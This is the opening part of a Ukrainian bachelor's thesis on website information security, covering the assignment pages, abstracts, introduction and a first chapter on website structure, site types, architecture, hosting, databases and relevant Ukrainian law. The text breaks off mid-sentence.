Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно-інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр
(освітній рівень)

на тему: «Дослідження шляхів та вироблення рекомендацій щодо захисту інформації Web сайту»

Виконав: студент IV курсу, групи СБз-41

Спеціальності:
125 «Кібербезпека»
(шифр і назва напряму підготовки, спеціальності)

Данилюк В. О.
підпис (прізвище та ініціали)

Керівник Оробчук О.Р.
підпис (прізвище та ініціали)

Нормоконтроль Дроздова Т.В.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент
підпис (прізвище та ініціали)

м. Тернопіль – 2025

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра Кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2025 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Бакалавр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека
(шифр і назва спеціальності)

Студенту Данилюку Всеволоду Олеговичу
(прізвище, ім'я, по батькові)

1. Тема роботи Дослідження шляхів та вироблення рекомендацій щодо захисту інформації Web сайту

Керівник роботи Оробчук Олександра Романівна, PhD доктор філософії , старший викладач кафедри КБ
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від «02» травня 2025 року № 4/7-363

2. Термін подання студентом завершеної роботи 13 червня 2025 року

3. Вихідні дані до роботи Рекомендується використовувати актуальні серверні версії Windows (наприклад, Windows Server 2016, 2019 або 2022) для забезпечення максимальної підтримки, безпеки та сумісності з сучасними технологіями Web

4. Зміст роботи (перелік питань, які потрібно розробити)

Проаналізувати сучасні загрози інформаційній безпеці Web сайтів та їх наслідки.
Дослідити існуючі методи та засоби захисту інформації Web сайтів.
Розробити рекомендації щодо підвищення рівня захисту інформації Web сайту.
Виконати аналіз вразливостей та протестувати ефективність запропонованих рекомендацій на прикладі Web сайту.
Безпека життєдіяльності, основи охорони праці.
Висновки.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)

Тема, мета, задачі кваліфікаційної роботи.Класифікація загроз інформаційній безпеці Web сайтів.Принципи роботи Web-сервера та взаємодія з клієнтом.Архітектура типового Web сайту з компонентами захисту.Принцип дії поширених Web-атак (наприклад, SQL-ін'єкції, XSS, CSRF – з візуалізацією).Методи та засоби захисту від SQL-ін'єкцій .Методи та засоби захисту від XSS атак (схема екранування даних).Методи та засоби захисту від CSRF атак.Роль SSL/TLS сертифікатів у захисті Web сайту.Призначення та принципи роботи Web Application Firewall (WAF).Приклад організації системи реєстрації та логування подій безпеки.Етапи проведення аудиту безпеки Web сайту.Звіт про виявлені вразливості. Результати тестування ефективності впроваджених практичних рекомендацій.Рекомендації щодо підвищення рівня захисту інформації Web сайту.Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Безпека життєдіяльності, основи хорони праці	кандидат технічних наук, доцент кафедри МТ Мариненко Сергій Юрійович		

7. Дата видачі завдання 29.01.2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	21.04 – 24.04	Виконано
2.	Підбір джерел для аналізу загроз інформаційній безпеці Web сайтів	25.04 – 05.05	Виконано
3.	Опрацювання джерел в галузі дослідження захисту інформації Web сайтів	06.05 – 20.05	Виконано
4.	Провести аналіз методів та засобів захисту інформації Web сайтів	21.05 – 05.06	Виконано
5.	Розробка рекомендацій щодо підвищення рівня захисту інформації Web сайту	06.06 – 10.06	Виконано
6.	Аналіз вразливостей та тестування ефективності розроблених рекомендацій	11.06 – 12.06	Виконано
7.	Оформлення розділу «Аналіз сучасних загроз інформаційній безпеці Web сайтів»	13.06 – 14.06	Виконано
8.	Оформлення розділу «Дослідження існуючих методів та засобів захисту інформації Web сайтів»	13.06 – 14.06	Виконано
9.	Оформлення розділу «Розробка та тестування рекомендацій щодо захисту інформації Web сайту»	14.06 – 15.06	
10.	Виконання завдання до підрозділу «Безпека життєдіяльності, основи охорони праці»	13.06 – 14.06	Виконано
11.	Оформлення кваліфікаційної роботи	15.06 – 16.06	Виконано
12.	Нормоконтроль	16.06 – 17.06	Виконано
13.	Перевірка на плагіат	16.06 – 17.06	Виконано
14.	Попередній захист кваліфікаційної роботи	17.06.2025	Виконано
15.	Захист кваліфікаційної роботи	18.06.2025	

Студент _____ Данилюк В.О.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Оробчук О.Р.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Дослідження шляхів та вироблення рекомендації щодо захисту інформації Web сайту // Кваліфікаційна робота ОР «Бакалавр» // Данилюк Всеволод Олегович // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБз-41 // Тернопіль, 2025 // С. 50 рис. – 2,додат. – 1.

КЛЮЧОВІ СЛОВА: Web, захист інформації, вразливості, безпека, рекомендації.

Кваліфікаційна робота присвячена дослідженню методів забезпечення безпеки та розробці рекомендацій для захисту інформації, що розміщується на Web сайтах, охоплює широкий спектр питань, пов'язаних із сучасними загрозами кіберпростору. Основна увага приділяється аналізу теоретичних і практичних аспектів захисту даних, а також дослідженню існуючих технологій і підходів у цьому напрямку. У рамках даного дослідження розглядаються ключові виклики інформаційної безпеки, такі як захист від несанкціонованого доступу, захист конфіденційності даних, запобігання витокам інформації та боротьба з шкідливими програмами. Окрім цього, аналізується ефективність різноманітних інструментів і методик, що використовуються для підтримки стійкості Web сайтів до кіберзагроз. Особливий акцент робиться на розробці практичних рекомендацій, які можуть стати основою для створення надійних систем захисту інформації. Ці рекомендації будуть орієнтовані як на технічні аспекти (впровадження криптографії, систем моніторингу та контролю доступу), так і на організаційні заходи (навчання персоналу, впровадження політик безпеки тощо). Отже, представлене дослідження має на меті сприяти підвищенню рівня інформаційної безпеки вебсайтів у контексті сучасних умов цифрової епохи. Результати роботи можуть бути корисними для власників

вебресурсів, розробників програмного забезпечення, а також фахівців у галузі інформаційної безпеки.

ABSTRACT

Researching ways and developing recommendations for protecting website information // Thesis of educational level "Bachelor" // Danyliuk Vsevolod // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group СБз-41 // Ternopil, 2025 // P. 50 fig. - 2 , added. – 1.

Keywords: Web, information protection, vulnerabilities, security, recommendations.

The thesis is devoted to the study of security methods and the development of recommendations for protecting information posted on Web sites, covering a wide range of issues related to modern cyberspace threats. The main attention is paid to the analysis of theoretical and practical aspects of data protection, as well as the study of existing technologies and approaches in this direction. Within the framework of this study, key challenges of information security are considered, such as protection against unauthorized access, protection of data confidentiality, prevention of information leaks and the fight against malicious programs. In addition, the effectiveness of various tools and techniques used to maintain the resilience of Web sites to cyber threats is analyzed. Special emphasis is placed on the development of practical recommendations that can become the basis for creating reliable information protection systems. These recommendations will be focused on both technical aspects (implementation of cryptography, monitoring and access control systems) and organizational measures (staff training, implementation of security policies, etc.). Therefore, the presented research aims to contribute to improving the level of information security of websites in the context of modern conditions of the digital age. The results of the work may be useful for web resource owners, software developers, as well as information security specialists.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

HTTP — Hypertext Transfer Protocol

HTTPS — Hypertext Transfer Protocol Secure

SQL — Structured Query Language

XSS — Cross-Site Scripting

CSRF — Cross-Site Request Forgery

DDoS — Distributed Denial of Service

API — Application Programming Interface

SSL — Secure Sockets Layer

TLS — Transport Layer Security

OWASP — Open Web Application Security Project

URL — Uniform Resource Locator

HTML — Hypertext Markup Language

CSS — Cascading Style Sheets

JS — JavaScript

PHP — Hypertext Preprocessor (or Personal Home Page)

CMS — Content Management System

WAF — Web Application Firewall

CAPTCHA — Completely Automated Public Turing test to tell Computers and Humans Apart

2FA — Two-Factor Authentication

ВСТУП

Актуальність теми. Актуальність дослідження, присвяченого вивченню сучасних методів захисту інформації веб-сайтів та розробці практичних рекомендацій у цій сфері, зумовлена стрімким зростанням обсягів і значущості цифрової інформації у всіх аспектах сучасного життя. У зв'язку з активним розвитком кіберзагроз, які стають дедалі складнішими та непередбачуванішими, питання забезпечення надійного захисту даних отримує особливе значення. Веб-сайти сьогодні є не лише засобом представлення інформації, але й інструментом комунікації, електронної комерції, зберігання персональних даних користувачів, що робить їх головною ціллю для кіберзлочинців. Ефективний захист інформації дозволяє запобігти витоку конфіденційних даних, забезпечити надійну роботу онлайн-ресурсів та зміцнити довіру користувачів до конкретного сайту чи платформи. У сучасних умовах глобалізації та технологічного розвитку необхідність систематичного дослідження нових викликів у галузі інформаційної безпеки, а також впровадження актуальних захисних заходів є невід'ємною частиною успішного функціонування будь-якого веб-сайту. Таким чином, тема дослідження є надзвичайно важливою для забезпечення цифрової безпеки та посилення стійкості сучасних інформаційних систем.

Мета і задачі дослідження. Метою дослідження є аналіз шляхів забезпечення захисту інформації на веб-сайтах та розробка рекомендацій для підвищення їхньої інформаційної безпеки. Завдання включають вивчення сучасних методів захисту, визначення можливих загроз та вразливостей, а також розробку практичних рекомендацій для мінімізації ризиків несанкціонованого доступу до даних.

Об’єкт дослідження. Об'єктом дослідження є аналіз сучасних підходів, методів та технологій, спрямованих на забезпечення захисту інформації, що обробляється, зберігається чи передається через веб-сайт. Основна мета цього дослідження полягає у вивченні ефективних шляхів підвищення рівня безпеки веб-ресурсів, а також у розробці ґрунтовних рекомендацій, які допоможуть

мінімізувати можливі ризики порушення конфіденційності, цілісності чи доступності даних, інтегрованих у функціонування сайту.

Предмет дослідження. Предметом даного дослідження є вивчення різних підходів, методів та шляхів забезпечення ефективного захисту інформації, що міститься на вебсайтах. Робота спрямована на глибокий аналіз сучасних загроз інформаційній безпеці, пошук оптимальних технологічних рішень, а також розробку практичних рекомендацій з метою підвищення рівня захищеності даних, які зберігаються чи передаються через вебсайт.

Практичне значення одержаних результатів. Практична значущість отриманих результатів дослідження полягає у вивченні шляхів підвищення рівня захисту інформації, розміщеної на веб-сайтах, а також у розробці чітких практичних рекомендацій щодо забезпечення інформаційної безпеки. Запропоновані методи та стратегії можуть бути використані для створення більш ефективних механізмів захисту даних, попередження потенційних загроз, що виникають у процесі функціонування веб-ресурсів, і поліпшення загальної стійкості сайтів до можливих кіберзагроз. Реалізація результатів цього дослідження може знайти застосування як у технічній модернізації веб-платформ, так і в навчанні персоналу методам захисту інформації.

РОЗДІЛ 1 ДОСЛІДЖЕННЯ ТА ХАРАКТЕРИСТИКА ОСНОВНИХ СТРУКТУРНИХ ЕЛЕМЕНТІВ ВЕБ САЙТУ

Дослідження та детальний аналіз ключових структурних елементів веб сайту є важливим етапом при розробці, аналізі та оптимізації веб ресурсів. У рамках цього процесу необхідно визначити і охарактеризувати основні складові, що забезпечують функціональність, зручність використання та візуальну привабливість сайту.

Серед головних структурних елементів веб сайту можна виділити наступні компоненти[1]:

1. Заголовок (хедер). Цей елемент розташовується у верхній частині сторінки та, як правило, включає логотип, меню навігації, основні контактні дані, а також інші важливі посилання, такі як кнопка входу чи реєстрації. Його оптимальний дизайн забезпечує швидкий доступ до ключової інформації для користувачів.

2. Основний контентний блок. Центральну частину вебсайту займає контент, який змінюється залежно від цілей ресурсу. Сюди входять текстові матеріали, графіка, відео, інтерактивні елементи та інший інформаційний матеріал, який відповідає потребам цільової аудиторії.

3. Бічні панелі (сайдбари). Вони можуть містити додаткову інформацію, таку як посилання на популярні статті, форми підписки або блочні рекламні матеріали. Ці елементи допомагають утримувати увагу користувачів і сприяють більш тривалому перебуванню на сайті.

4. Футер. Нижня частина вебсайту зазвичай використовується для розміщення даних про авторські права, корисних лінків, таких як карта сайту чи політика конфіденційності, а також контактної інформації або форм зворотного зв'язку.

5. Інтерактивні елементи. До них відносяться кнопки для виклику дій (Call-to-Action), форми введення даних, навігаційне меню та анімація, що

підвищує залученість користувачів і покращує їхній досвід взаємодії з платформою.

6. Системи навігації. Продумане меню і зручний пошуковий інтерфейс забезпечують роботу користувача з сайтом без зайвих труднощів і гарантують швидкий доступ до потрібної інформації.

Грамотне поєднання та організація всіх цих елементів формують позитивне враження про вебсайт у відвідувачів, підвищують його ефективність та сприяють досягненню цілей, задекларованих його власниками чи творцями. Загалом дослідження структурних компонентів допомагає не лише зрозуміти сильні та слабкі сторони конкретного сайту, але й покращити його функціональність для кращого обслуговування користувацьких потреб.

1.1 Основні поняття структури веб-сайту

Основні поняття, які пов’язані зі структурою вебсайту, охоплюють ряд ключових елементів, завдяки яким формується його організація та функціональність[7]. Правильно спроєктована структура не лише оптимізує взаємодію користувачів із ресурсом, але й покращує його індексацію пошуковими системами, що позитивно впливає на загальну ефективність сайту. Перш за все, структура вебсайту визначається ієрархією сторінок, яка забезпечує логічну організацію контенту та полегшує доступ до інформації. Вона об’єднує головну сторінку, категорії та підкатегорії, кожна з яких веде до окремих внутрішніх сторінок. Це створює чіткий маршрут для навігації, щоб користувач міг швидко знайти необхідну інформацію або виконати цільову дію. Одним із ключових аспектів структури є навігаційне меню, яке слугує своєрідною картою для відвідувачів. Воно може бути створене у вигляді горизонтального чи вертикального списку посилань, що ведуть до основних розділів сайту. Добре продумані меню полегшують доступ до різних частин ресурсу і створюють відчуття зручності під час користування. Динаміка та логіка внутрішніх посилань також відіграють важливу роль. Внутрішні посилання дозволяють

ефективно з’єднувати сторінки між собою та допомагають розподілити вагу посилань, що є важливим для SEO. Вони забезпечують плавний перехід між розділами і сприяють глибшому переглядові сторінок сайту. Схема URL-адрес значною мірою впливає на зручність використання сайту. Лаконічні, інтуїтивно зрозумілі й описові URL допомагають не лише людям, але й пошуковим роботам краще орієнтуватися в змісті сторінки. До того ж правильна структура адрес може підвищити шанси відображення релевантного контенту у результатах пошуку. Не менш важливим є адаптивний дизайн структури сайту, особливо в епоху переважання мобільних пристроїв. Сайт повинен бути побудований таким чином, щоб зберігати повну функціональність та легкість у користуванні незалежно від типу пристрою, який використовує відвідувач. Таким чином, основні поняття структури вебсайту охоплюють ряд елементів, що спрямовані на створення логічної, зручної та ефективної організації ресурсу. Від грамотної структури залежить не лише якість користувацького досвіду, але й здатність сайту відповідати вимогам сучасних стандартів у цифровому середовищі.

1.2 Основні проблеми напрямки при розробці

Основними проблемними напрямами, які можуть виникати під час роботи веб-сайту, є декілька ключових аспектів, що потребують постійної уваги та оптимізації. Насамперед, це технічні недоліки, які включають в себе повільну швидкість завантаження сторінок, помилки серверів, погану адаптацію для мобільних пристроїв чи несумісність з деякими браузерами[3]. Такі проблеми безпосередньо впливають на зручність користувачів і можуть знижувати кількість трафіку на сайті. Ще одним значним викликом є питання безпеки, що включає ризики зламу, витоку конфіденційної інформації або кібератак. Вебресурси повинні регулярно оновлюватися, мати надійні сертифікати шифрування та використовувати ефективні антивірусні програми для захисту даних як власників сайту, так і його відвідувачів. Іншим важливим напрямом є ефективність дизайну й навігації. Мова йде про структурованість інформації,

інтуїтивно зрозумілий інтерфейс та естетичну привабливість ресурсу. Якщо користувачам буде складно знаходити потрібну інформацію або сайт виявиться незручним у використанні, це може призвести до зниження їхньої зацікавленості та високого показника відмов. Окрім цього, серйозною проблемою може виступати недостатній обсяг або низька якість контенту на сайті. Інформація повинна бути актуальною, корисною та грамотно поданою для того, щоб залучати і утримувати аудиторію. Непродумана контент-стратегія може залишити ваше інтернет-представництво без уваги цільової аудиторії[4]. І нарешті, важливо враховувати маркетингову стратегію та її інтеграцію з функціонуванням сайту. Відсутність SEO-оптимізації, недостатність рекламних кампаній чи слабка присутність у соціальних мережах може привести до поганих результатів у просуванні сайту та розвитку його популярності серед користувачів. Таким чином, успішне функціонування вебсайту залежить від чіткого моніторингу цих ключових напрямів та їх своєчасного вдосконалення.

1.3 Класифікація веб сайтів

Класифікація веб-сайтів являє собою процес поділу інтернет-ресурсів на різні категорії, типи чи групи за їхніми функціональними особливостями, змістовним наповненням та метою створення. Такий підхід дозволяє краще розуміти специфіку кожного веб-сайту, визначати його основне призначення, а також полегшує орієнтацію користувачів у величезній кількості ресурсів, які щодня доступні в мережі Інтернет. Зазвичай веб-сайти ділять на кілька основних категорій залежно від їхнього призначення. Наприклад, інформативні сайти створюються для поширення корисної та актуальної інформації на конкретну тему, починаючи від новинних порталів і закінчуючи енциклопедичними ресурсами. Комерційні сайти, навпаки, орієнтовані на продаж товарів або послуг, вони слугують важливим інструментом електронної комерції, пропонуючи зручний механізм онлайн-шопінгу. Окремий сегмент представляють соціальні мережі та платформи спілкування, де головна мета – забезпечити комунікацію

між користувачами, можливість обміну інформацією та інтерактивної взаємодії. За аналогією, освітні веб-сайти допомагають користувачам здобувати нові знання, пропонуючи курси, лекції чи навчальні матеріали у різних форматах[12]. Не можна не згадати творчі чи персональні блоги, що створюються як простір для самовираження авторів. Вони можуть містити особисті історії, рецензії, колекції фотографій або навіть художні роботи. З іншого боку, існують вузькоспеціалізовані ресурси, зокрема технічні чи наукові платформи, які орієнтовані на експертів у певній сфері або вузьке коло інтересів. Таким чином, класифікація веб-сайтів має велике практичне значення. Вона не лише дає можливість більш структуровано розуміти інформаційний простір Інтернету, але й сприяє розробці ефективних технологічних рішень для кожного типу сайту залежно від його специфіки та завдань[7].

1.3.1 Односторінковий сайт

Односторінковий сайт – це веб-ресурс, який містить всю ключову інформацію, представлену на одній єдиній сторінці. Такий формат відрізняється своєю лаконічністю, стильним дизайном і зручністю для користувачів. Основною метою створення подібного сайту є швидка й ефективна передача основної ідеї чи пропозиції, без потреби переходу між численними сторінками. Зазвичай односторінкові сайти застосовуються для презентації конкретного продукту чи послуги, просування події чи збору контактів завдяки простим і чітким закликам до дії. Вони часто оснащені інтерактивними елементами, такими як анімації, паралакс-ефекти й плавний скролінг, що додають динамічності й привертають увагу відвідувачів. Завдяки цьому форма подачі інформації є зрозумілою навіть для недосвідчених користувачів Інтернету. Перевага такого формату полягає в його здатності концентрувати увагу на найважливішому, економлячи час відвідувача та сприяючи простій навігації. Вони також є менш затратними у створенні й обслуговуванні, що робить їх

чудовим рішенням для малого бізнесу чи стартапів, які бажають швидко розповісти про себе та встановити контакт із клієнтами.

1.3.2 Сайт – візитка

Сайт-візитка — це компактний і зручний інструмент для представлення інформації про людину, компанію чи проєкт в інтернеті. Він зазвичай складається з кількох сторінок або навіть однієї, де зібрана основна інформація про діяльність, послуги чи товари[5]. Головна мета такого сайту — створення ефективної онлайн-присутності, яка дозволяє потенційним клієнтам або партнерам швидко отримати ключову інформацію і встановити контакт. Сайт-візитка найчастіше включає наступні розділи: короткий опис діяльності, список послуг або продуктів, контакти для зв’язку, а також може містити галерею робіт чи портфоліо. Завдяки простій структурі та легкому дизайну, такий сайт ідеально підходить для приватних підприємців, невеликих компаній чи реалізації вузькоспеціалізованих пропозицій. Максимальне спрощення функціоналу дозволяє не тільки зекономити на розробці й обслуговуванні, але й забезпечує швидке завантаження та привабливість для користувачів. Якщо ви шукаєте простий та ефективний спосіб заявити про себе у цифровому середовищі, сайт-візитка стане чудовим рішенням.

1.3.3 Корпоративний сайт

Корпоративний сайт є важливим інструментом для представлення компанії в цифровому середовищі. Він не лише слугує візитною карткою організації, а й виступає основним каналом для комунікації з клієнтами, партнерами та громадськістю. Такий сайт дозволяє компанії презентувати свої послуги, товари, історію розвитку, місію, цінності та інші аспекти діяльності. Одним із ключових елементів корпоративного сайту є його структура та дизайн[8]. Розділи мають бути чітко організованими, а навігація інтуїтивно зрозумілою – це забезпечує

зручність для користувачів і створює позитивне враження про компанію. Вкрай важливо подбати про адаптивність сайту до різних пристроїв, щоб будь-який користувач, незалежно від того, переглядає сайт зі смартфона чи комп’ютера, отримав комфортний досвід. Окрім базової інформації про компанію, сайт може включати інтерактивні елементи, такі як форми зворотного зв'язку, онлайн-чати, корпоративні блоги чи новинні розділи. Такі елементи сприяють залученню аудиторії та дозволяють швидко отримувати зворотний зв’язок від клієнтів. Значущим також є регулярне оновлення контенту на сайті. Публікація актуальних новин, оновлення інформації про продукти та послуги формують довіру у відвідувачів та демонструють, що компанія активно розвивається і стежить за новими тенденціями. Отже, корпоративний сайт відіграє ключову роль у створенні іміджу компанії, залученні клієнтів та підтримці довіри серед аудиторії. Це невід’ємна складова сучасного бізнесу, яка допомагає організаціям бути ближчими до своїх цільових клієнтів і виділятися на фоні конкурентів.

1.3.4 Інтернет-магазин

Інтернет-магазин - це сучасний веб-сайт, який пропонує зручну та просту платформу для здійснення покупок в онлайн-режимі[24]. Такий сайт зазвичай містить розширений каталог товарів чи послуг, що доступні для перегляду, вибору та замовлення без необхідності фізичного відвідування магазину. У дизайні та структурі інтернет-магазину важливу роль відіграють такі елементи, як чітке меню навігації, функція пошуку товарів, фільтри для сортування, детальні описи продукції, якісні фотографії, відгуки клієнтів і, звичайно ж, безпечна система оплати. Крім основних функцій, сучасні сайти інтернет-магазинів інтегрують опції персоналізації, рекомендації відповідно до вподобань користувача, а також інтерактивні функції, що спрощують взаємодію між покупцем і службою підтримки. Важливим аспектом також є адаптивність дизайну сайту, яка забезпечує зручне використання на різних пристроях, таких як смартфони, планшети чи комп'ютери. Таким чином, правильно розроблений

інтернет-магазин стає ефективним інструментом для компаній, забезпечуючи комфорт покупок для користувачів і дозволяючи бізнесу розширювати аудиторію своєї клієнтської бази у глобальному масштабі.

1.3.5 Сайт-портал

Веб-сайт, який виконує функцію порталу, зазвичай є багатофункціональною онлайн-платформою, що забезпечує зручний доступ до різноманітної інформації, ресурсів та послуг на одній інтегрованій базі[19]. Такий інтернет-ресурс може включати новинні розділи, форуми для спілкування, освітні матеріали, інструменти для роботи, сервіси електронної пошти або навіть персоналізований контент залежно від потреб користувача. Що робить портал особливо цінним, так це його здатність об'єднувати кілька напрямків інформації й сервісів в одному місці, що спрощує користувачеві доступ до необхідних даних та інструментів в різних сферах.

1.4 Архітектура веб-сайту

Архітектура веб-сайту є фундаментальним елементом процесу створення будь-якого інтернет-ресурсу, формуючи структуру, логіку та організацію всієї його роботи. Вона визначає, як сторінки сайту пов’язані між собою, як відбувається навігація для користувачів, а також як інформація обробляється на серверному рівні і передається до клієнта. Грамотно продумана архітектура сприяє покращенню користувацького досвіду, полегшує пошук потрібних даних і забезпечує стабільну роботу ресурсу навіть при високих навантаженнях. Під час розробки архітектури враховуються різноманітні аспекти, включаючи зручність використання, доступність інформації, оптимізацію для пошукових систем і можливість масштабування в майбутньому. Важливо створити логічну структуру, що дозволить швидко орієнтуватися як звичайним користувачам, так

і адміністраторам. При цьому ключового значення набуває модульність, яка забезпечує легкість внесення змін або розвитку вебсайту. (Див. рисунок 1.1).



Рисунок 1.1 – Архітектура веб-сайту

Ефективна архітектура вебсайту включає наступні складові: розподіл контенту за категоріями та підкатегоріями, використання інтуїтивно зрозумілої системи навігації, впровадження системи безпеки даних і побудову баз даних для зберігання та обробки інформації. Особливу увагу слід приділити адаптивності дизайну для коректного відображення сайту на різних пристроях, а також забезпеченню швидкого завантаження сторінок. Таким чином, розробка архітектури сайту — це поєднання аналізу передбачуваних потреб користувачів, технічних вимог і сучасних тенденцій веброзробки, що гарантують функціональність, зручність і ефективність у використанні вебресурсів[11].

1.4.1 Хостинг на веб сервері

Хостинг веб серверу — це послуга, яка дозволяє розміщувати вебресурси в Інтернеті, забезпечуючи їх доступність для користувачів з усього світу. Завдяки хостинг-провайдерам компанії або індивідуальні користувачі можуть зберігати файли своїх сайтів на спеціально виділених для цього серверах. Ці сервери

працюють на постійній основі, щоб гарантувати стабільну роботу вебсайту і швидкий доступ до нього в будь-який момент часу. Для функціонування сайту важливо вибрати тип хостингу, який найкраще відповідає його технічним вимогам і передбачуваному навантаженню. Наприклад, для невеликих особистих або корпоративних сторінок часто підходить спільний хостинг, де ресурси одного сервера поділяються між декількома користувачами. Однак для більш складних проектів із високим трафіком, таких як онлайн-магазини чи мультимедійні портали, може знадобитися VPS-хостинг (віртуальний приватний сервер) або навіть оренда окремого фізичного сервера. Крім того, сучасні хостинг-провайдери пропонують широкий спектр додаткових послуг, таких як автоматичне резервне копіювання даних, захист від хакерських атак, забезпечення безпеки SSL-сертифікатами та багато іншого. Вибір надійного провайдера хостингу є критично важливим етапом, оскільки це впливає не тільки на швидкість завантаження вашого сайту, але й на його загальну продуктивність та безпеку. Отже, грамотний вибір хостинг-платформи і правильна конфігурація серверу можуть значно покращити користувацький досвід та забезпечити успішну роботу вашого вебсайту у глобальній мережі.

1.4.2 Бази даних і системи управління базами даних

Бази даних і системи управління базами даних є фундаментальними компонентами сучасних інформаційних технологій[1]. База даних являє собою впорядкований набір інформації, яка зберігається у структурованому форматі, що дозволяє ефективно зберігати, обробляти та маніпулювати даними. Вона може містити різного типу інформацію, починаючи від текстових записів і закінчуючи складними графічними або мультимедійними файлами. Системи управління базами даних, або СУБД, виступають програмним забезпеченням, яке забезпечує взаємодію користувача з базою даних. Основною їхньою метою є надання зручних і функціональних інструментів для створення, оновлення, видалення й пошуку даних. Завдяки використанню СУБД можна організувати

доступ до необхідної інформації, забезпечити її безпеку, цілісність та контроль доступу для різних категорій користувачів. Сьогодні існує велике різноманіття систем управління базами даних, які орієнтовані на вирішення широкого спектру завдань. Серед найпопулярніших можна відзначити реляційні СУБД, такі як MySQL, PostgreSQL або Oracle, а також сучасні нереляційні рішення, що використовуються для великих даних і динамічних проєктів, наприклад MongoDB чи Cassandra. Вибір конкретної системи залежить від вимог до функціональності, масштабу проєкту та технічних ресурсів. В цілому поняття баз даних та СУБД невіддільні одне від одного, адже саме завдяки чіткій їх взаємодії забезпечується обробка та управління інформацією різної складності в найрізноманітніших сферах діяльності: від простих офісних застосунків до глобальних корпоративних систем.

1.4.3 Система керування вмістом

Система управління контентом веб-сайту являє собою багатофункціональну інструментальну платформу, що дозволяє ефективно створювати, редагувати, організовувати та адмініструвати цифровий контент на веб ресурсі. Вона забезпечує користувачам, незалежно від рівня їхніх технічних знань, можливість впорядковувати тексти, додавати зображення, інтегрувати мультимедійні елементи та налаштовувати інтерактивні функції для отримання більш насиченого досвіду для відвідувачів. Основною метою таких систем є максимальне спрощення процесу управління веб-сайтом, зокрема за рахунок зручного інтерфейсу, що дозволяє легко вносити зміни без потреби глибокого розуміння коду або програмування. Окрім цього, системи управління вмістом зазвичай підтримують різноманітні шаблони дизайну, розширення функціональності за допомогою додаткових плагінів та інструментів, а також забезпечують надійність і безпеку збереження даних. Вони стають невід'ємною частиною сучасних онлайн-ресурсів, сприяючи досягненню професійного вигляду веб-сайтів і полегшуючи взаємодію з кінцевими користувачами[10].

1.5 Нормативно правові акти щодо захисту та розробки веб сайту

Нормативно-правові акти, що регулюють захист та розробку веб-сайтів, охоплюють широкий спектр законодавчих положень, які забезпечують безпеку даних і захист інтелектуальної власності в цифровому середовищі. Спершу, слід зважати на Закон України "Про авторське право і суміжні права", який захищає інтелектуальну власність розробників програмного коду та дизайну веб-сайту, надаючи їм права на використання свого твору. Крім того, важливо дотримуватися вимог Закону України "Про захист персональних даних", який встановлює правила щодо збору, обробки та зберігання персональних даних користувачів сайту, щоб забезпечити їх конфіденційність і безпеку. Розробка веб-сайту передбачає також виконання вимог законодавства у сфері електронної комерції, якщо сайт має відповідний функціонал. Тут варто звернути увагу на Закон України "Про електронну комерцію", який регулює електронні угоди та продаж товарів і послуг в Інтернеті[23]. Крім національних законів, розробка та експлуатація веб-сайтів можуть підлягати міжнародним стандартам і рекомендаціям, таким як Основоположні принципи захисту приватності або стандарти безпеки ISO. Усі ці нормативні акти створюють правову основу для безпечного використання та розробки веб-сайтів, допомагаючи розробникам та власникам дотримуватись встановлених норм та забезпечити належний рівень захисту ресурсів і даних користувачів.

1.5.1 Основні вимоги НД ТЗІ 2.5-010-30

Основні положення НД ТЗІ 2.5-010-30 “Вимоги до захисту інформації WEB сторінки від несанкціонованого доступу” визначають важливі вимоги, спрямовані на забезпечення захисту інформації, розміщеної на веб-сторінках, від несанкціонованого доступу. Ці вимоги включають заходи щодо посилення безпеки даних, вдосконалення системи ідентифікації та автентифікації користувачів, а також впровадження механізмів моніторингу і реагування на

